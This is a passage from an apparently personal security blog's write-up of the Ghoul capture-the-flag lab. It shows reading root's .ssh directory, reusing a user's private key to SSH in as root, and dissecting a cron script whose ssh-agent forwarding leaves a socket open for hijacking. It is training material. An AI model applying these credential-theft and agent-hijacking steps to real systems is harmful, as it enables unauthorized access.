I wanted to see if I could SSH directly into the main host now that I have root access on it (obviously I could write my own key, but that wouldn't survive reset). I went to `/root/.ssh/`. There was a key pair:

```
root@Aogiri:~/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
```

Unfortunately, the public key does not match what's in `authorized_keys`:

```
root@Aogiri:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADHK2z6kSC35XV0eoYECPkwYfvK+IQSnj1pv0Udw89fpF
root@Aogiri:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC2cf/aa5KbsomuyTYM9fteUwycArS71DKpXXbrha6Kci
```

I can see the key in `authorized_keys` belongs to `kaneki@ubuntu`, and the root key is also generated on a host named `ubuntu`.

There's a user named `kaneki` on this box:

```
root@Aogiri:~/.ssh# ls /home/
kaneki
```

And his public key matches:

```
root@Aogiri:~/.ssh# diff -s authorized_keys /home/kaneki/.ssh/id_rsa.pub
Files authorized_keys and /home/kaneki/.ssh/id_rsa.pub are identical
```

I can grab the private key from the same directory, and ssh in from kali using port 2222:

```
root@kali# ssh -i ~/id_rsa_ghoul_root -p 2222 root@10.10.10.101
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-45-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
```

<https://ubuntu.com/livepatch>

```
155 packages can be updated.  
0 updates are security updates.
```

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your In

```
Last login: Sat Sep 14 09:06:41 2019 from 172.18.0.200  
root@Aogiri:~#
```

## SSH Cron

With access to the host, I can look at what's going on that's causing the ssh forwarding that I hijack. I don't see any crons for the root user, but there is one for kaneki:

```
root@Aogiri:~# crontab -l  
no crontab for root  
root@Aogiri:~# su kaneki  
kaneki@Aogiri:/root$ crontab -l  
...[snip]...  
# m h dom mon dow  command  
*/6 * * * *    ~/login.sh
```

I'll checkout `login.sh`:

```
kaneki@Aogiri:/$ cat ~/login.sh  
#!/bin/bash  
ssh-agent -s | head -n 1 > /home/kaneki/agent.cf  
source /home/kaneki/agent.cf  
ssh-add
```

```
ssh-add -l  
ssh -tt -A kaneki_adm@172.20.0.150 ssh root@172.18.0.1 -p 2222 -t './log.sh'
```

`ssh-agent -s` produces environment variables to start a ssh forwarding session. I can run it to see the output:

```
kaneki@Aogiri:~$ ssh-agent -s  
SSH_AUTH_SOCK=/tmp/ssh-qxuVoJZKp08u/agent.9540; export SSH_AUTH_SOCK;  
SSH_AGENT_PID=9541; export SSH_AGENT_PID;  
echo Agent pid 9541;
```

In this case, it takes the first line ( `head -1` ), and saves it under `/home/kaneki/agent.cf`. Then it sources that file to load the vars into the current process.

Next it calls `ssh-add`, which, according to the [man page](#), will add local keys to the authentication agent:

*When run without arguments, it adds the files ~/.ssh/id\_rsa, ~/.ssh/id\_dsa, ~/.ssh/id\_ecdsa*

Next it runs `ssh-add` again with the `-l` option to list the keys in the current session, which is likely a remnant of debugging.

Then it runs a monster ssh command:

```
ssh -tt -A kaneki_adm@172.20.0.150 ssh root@172.18.0.1 -p 2222 -t './log.sh'
```

This breaks down into two parts:

```
ssh -tt -A kaneki_adm@172.20.0.150 [command]
```

The script will ssh into 172.20.0.150 as kaneki\_adm. `-tt` means to force a tty allocation, even if the ssh has no local tty. `-A` enables forwarding of authentication agent connection.

`[command]` is what is run once the ssh connection is established, in this case, by kaneki\_adm.

Now I'll look at that command:

```
ssh root@172.18.0.1 -p 2222 -t './log.sh'
```

It will ssh as root to 172.18.0.1 on port 2222, allocating a tty (`-t`), and running `./log.sh`.


This is a bit of a contrived example, as it wouldn't make sense to use ssh auth forwarding to ssh back into the box you were coming from. But it gets the point here. What's `log.sh`?

```
root@Aogiri:~# cat log.sh
#!/bin/bash
# Added file logger for reports
sleep 50
exit
```

It just sleeps for 50 seconds. ssh will close down as soon as the command it's running exits. This gives the socket a chance to stay open so I can exploit it. In the real world, a user would likely stay connected for a while, meaning the socket would just be there to grab.

## Map of Ghoul

Since Ghoul was complex, I thought it might be useful to see a network map:








[Click for full size image](#)



What do you think?

7 Responses



0 Comments

0xdf

1 Login ▾

Recommend



Sort by Best ▾



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS ?



Name

Be the first to comment.

Subscribe

Add Disqus to your site

Disqus' Privacy Policy

DISQUS

0xdf hacks stuff

0xdf hacks stuff

0xdf.223@gmail.com

0xdf\_

0xdf

oxdf

feed

CTF solutions, malware analysis, home lab development